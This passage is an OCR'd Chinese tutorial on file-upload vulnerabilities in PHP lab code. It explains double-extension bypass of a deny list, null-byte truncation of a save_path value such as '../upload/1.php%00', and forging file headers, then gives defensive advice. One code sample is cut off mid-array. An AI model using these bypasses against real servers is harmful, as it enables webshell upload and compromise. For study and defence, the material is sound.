


双文件名绕过限制

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv"

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

通过代码可以看出在第10 行代码中可以看到上传后的文件名是$file_name 直接拼接而成的，第 8 行代码中，对上传的文件后缀只进行了一次过滤，可以通过抓包双写文件后缀进行绕过限制。





%00 截断绕过上传限制

通过代码我们可以知道服务端对于上传文件名后缀做了限制，第 8 行代码中我们可得知上传路径命名的规则是当用户 get 请求的 save_path 的值拼接而成的，这个%00 截断需要的权限比较大，把上传的文件名写成 2.jpg, save_path 改成../upload/1.php%00，最后保存下来的文件就是 2.php。说明一下，第 8 行代码中可以看到是用户是通过 get 请求的，如果是 post 请求的话需要另一个办法上传路径 0x00 绕过。利用 Burpsuite 的 Hex 功能将 save_path 改成../upload/1.php【二进制 00】形式。

绕过文件头


```php
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
```


在测试过程中经常会遇到文件头检查，只要代码检测到上传的文件头与代码中所规定的不一致的时候会禁止上传文件，但是我们可以通过修改文件头来绕过文件头检查。

```php
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}
```

在代码中 8--20 行代码利用 switch 进行对变量$typeCode 判断文件头是否符合代码中的规定，如果符合就跳出循环，否则会返回一个提示为 unknown。

我们成功上传到了服务器，但是我们拿不到 webshell，这个漏洞一般都是配合通常图片马配合%00 或者 0x00 截断上传，或者配合解析漏洞。



总结：

在小白看来大部分的文件上传漏洞产生的原因为以下两点：1、Web 应用程序未对用户上传文件的格式以及内容未做严格的过滤；

2、Web 服务器的解析漏洞来配合上传突破防护。

防护建议：1、检查文件上传的路径，避免解析漏洞、%00 截断等；

2、文件的扩展名检测；

3、文件 MIME 的验证；

4、对上传文件的目录做限制。比如上传的文件不能解析。

5、对于上传文件的路径限制返回信息或者对返回信息进行多重加密。